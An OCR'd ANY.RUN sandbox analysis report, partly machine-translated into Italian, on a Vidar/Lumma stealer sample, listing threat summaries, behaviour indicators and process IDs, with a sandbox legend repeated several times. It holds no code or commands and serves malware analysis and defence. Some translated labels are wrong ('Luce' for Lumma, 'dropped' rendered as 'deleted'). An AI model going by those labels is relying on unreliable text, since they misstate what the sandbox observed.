
Behavior graph



Specs description

- Program did not start
- Probably Tor was used
- Known threat
- Connects to the network
- Task contains several apps running
- File is detected by antivirus software
- The process has the malware config
- Low-level access to the HDD
- Behavior similar to spam
- RAM overrun
- CPU overrun
- Application downloaded the executable file
- Inspected object has suspicious PE structure
- Process was added to the startup
- Task has injected processes
- Network attacks were detected
- Process starts the services
- Actions similar to stealing personal data
- Behavior similar to exploiting the vulnerability
- Debug information is available
- Executable file was dropped
- Integrity level elevation
- System was rebooted
- Task has apps ended with an error
- Task contains an error or was rebooted

ANY RUN
INTERACTIVE MALWARE ANALYSIS

Informazioni generali

Nome file:	66bddfcb52736_vidar.exe
Analisi completa:	https://app.any.run/tasks/371957e1-d960-4b8a-8c68-241ff918517d
Verdetto:	Attività dannosa
Minacce:	**Caricatore** Un loader è un software dannoso che si infiltra nei dispositivi per distribuire payload dannosi. Questo malware è in grado di infettare i computer delle vittime, analizzare le informazioni di sistema e installare altri tipi di minacce, come trojan o stealer. I criminali solitamente distribuiscono i loader tramite e-mail e link di phishing, affidandosi all'ingegneria sociale per indurre gli utenti a scaricare ed eseguire i loro eseguibili. I loader impiegano tattiche avanzate di evasione e persistenza per evitare il rilevamento. **Luce** Lumma è un ladro di informazioni, sviluppato utilizzando il linguaggio di programmazione C. Viene offerto in vendita come malware-as-a-service, con diversi piani disponibili. Di solito prende di mira i wallet di criptovaluta, le credenziali di accesso e altre informazioni sensibili su un sistema compromesso. Il software dannoso riceve regolarmente aggiornamenti che ne migliorano ed espandono la funzionalità, rendendolo una seria minaccia di ladro. **Ladro** Gli stealer sono un gruppo di software dannosi che mirano a ottenere l'accesso non autorizzato alle informazioni degli utenti e a trasferirle all'aggressore. La categoria di malware stealer include vari tipi di programmi che si concentrano sul loro particolare tipo di dati, tra cui file, password e criptovaluta. Gli stealer sono in grado di spiare i loro obiettivi registrando le loro sequenze di tasti e scattando screenshot. Questo tipo di malware viene distribuito principalmente come parte di campagne di phishing. **Vidare** Vidar è un malware pericoloso che ruba informazioni e criptovaluta agli utenti infetti. Deve il suo nome all'antico dio scandinavo della Vendetta. Questo ladro terrorizza Internet dal 2018.


Grafico del comportamento



Descrizione delle specifiche

- Il programma non è stato avviato
- Probabilmente è stato utilizzato Tor
- Minaccia nota
- Si collega alla rete
- L'attività contiene diverse app in esecuzione
- Il file è stato rilevato dal software antivirus
- Il processo ha la configurazione del malware
- Accesso di basso livello all'HDD
- Comportamento simile allo spam
- RAM in eccesso
- Sovraccarico della CPU
- L'applicazione ha scaricato il file eseguibile
- L'oggetto ispezionato presenta una struttura PE sospetta
- Il processo è stato aggiunto all'avvio
- L'attività ha iniettato processi
- Sono stati rilevati attacchi alla rete
- Il processo avvia i servizi
- Azioni simili al furto di dati personali
- Comportamento simile allo sfruttamento della vulnerabilità
- Sono disponibili informazioni di debug
- Il file eseguibile è stato eliminato
- Elevazione del livello di integrità
- Il sistema è stato riavviato
- L'attività ha applicazioni terminate con un errore
- L'attività contiene un errore o è stata riavviata


Grafico del comportamento



Descrizione delle specifiche

- Program did not start
- Probably Tor was used
- Known threat
- Connects to the network
- Task contains several apps running
- File is detected by antivirus software
- The process has the malware config
- Low-level access to the HDD
- Behavior similar to spam
- RAM overrun
- CPU overrun
- Application downloaded the executable file
- Inspected object has suspicious PE structure
- Process was added to the startup
- Task has injected processes
- Network attacks were detected
- Process starts the services
- Actions similar to stealing personal data
- Behavior similar to exploiting the vulnerability
- Debug information is available
- Executable file was dropped
- Integrity level elevation
- System was rebooted
- Task has apps ended with an error
- Task contains an error or was rebooted

Behavior activities

MALICIOUS

No malicious indicators.

SUSPICIOUS

Process drops legitimate windows executable
- firefox.exe (PID: 6596)

Reads security settings of Internet Explorer
- Jvczfhe.exe (PID: 7492)
- Muadnrd.exe (PID: 7824)

Starts CMD.EXE for commands execution
- Jvczfhe.exe (PID: 7492)
- Muadnrd.exe (PID: 7824)

Uses TIMEOUT.EXE to delay execution
- cmd.exe (PID: 7520)
- cmd.exe (PID: 7876)

Checks Windows Trust Settings
- Jvczfhe.exe (PID: 7492)
- Muadnrd.exe (PID: 7824)

Executes application which crashes
- Jvczfhe.exe (PID: 7492)
- Muadnrd.exe (PID: 7824)

Connects to unusual port
- InstallUtil.exe (PID: 5152)

Application launched itself
- Muadnrd.exe (PID: 7824)

INFO

Disables trace logs
- Jvczfhe.exe (PID: 7492)
- Muadnrd.exe (PID: 7824)

Checks supported languages
- Jvczfhe.exe (PID: 7492)
- InstallUtil.exe (PID: 5152)
- Muadnrd.exe (PID: 7824)
- Muadnrd.exe (PID: 7248)

Reads the machine GUID from the registry
- Jvczfhe.exe (PID: 7492)
- InstallUtil.exe (PID: 5152)
- Muadnrd.exe (PID: 7824)
- Muadnrd.exe (PID: 7248)

Reads Environment values
- Jvczfhe.exe (PID: 7492)
- Muadnrd.exe (PID: 7824)
- InstallUtil.exe (PID: 5152)

Application launched itself
- firefox.exe (PID: 6552)
- firefox.exe (PID: 6596)

Reads the software policy settings
- Jvczfhe.exe (PID: 7492)
- WerFault.exe (PID: 1356)
- Muadnrd.exe (PID: 7824)
- WerFault.exe (PID: 7584)

Reads Microsoft Office registry keys
- firefox.exe (PID: 6596)

Reads the computer name
- InstallUtil.exe (PID: 5152)
- Jvczfhe.exe (PID: 7492)
- Muadnrd.exe (PID: 7824)
- Muadnrd.exe (PID: 7248)

Checks proxy server information
- Jvczfhe.exe (PID: 7492)
- WerFault.exe (PID: 1356)
- Muadnrd.exe (PID: 7824)
- WerFault.exe (PID: 7584)

Executable content was dropped or overwritten
- firefox.exe (PID: 6596)

Creates files or folders in the user directory
- WerFault.exe (PID: 1356)
- WerFault.exe (PID: 7584)

.NET Reactor protector has been detected
- InstallUtil.exe (PID: 5152)
- Muadnrd.exe (PID: 7248)

Malware configuration

No Malware configuration.

Static information

No data.


Behavior graph



Specs description

- Program did not start
- Probably Tor was used
- Known threat
- Connects to the network
- Task contains several apps running
- File is detected by antivirus software
- The process has the malware config
- Low-level access to the HDD
- Behavior similar to spam
- RAM overrun
- CPU overrun
- Application downloaded the executable file
- Inspected object has suspicious PE structure
- Process was added to the startup
- Task has injected processes
- Network attacks were detected
- Process starts the services
- Actions similar to stealing personal data
- Behavior similar to exploiting the vulnerability
- Debug information is available
- Executable file was dropped
- Integrity level elevation
- System was rebooted
- Task has apps ended with an error
- Task contains an error or was rebooted
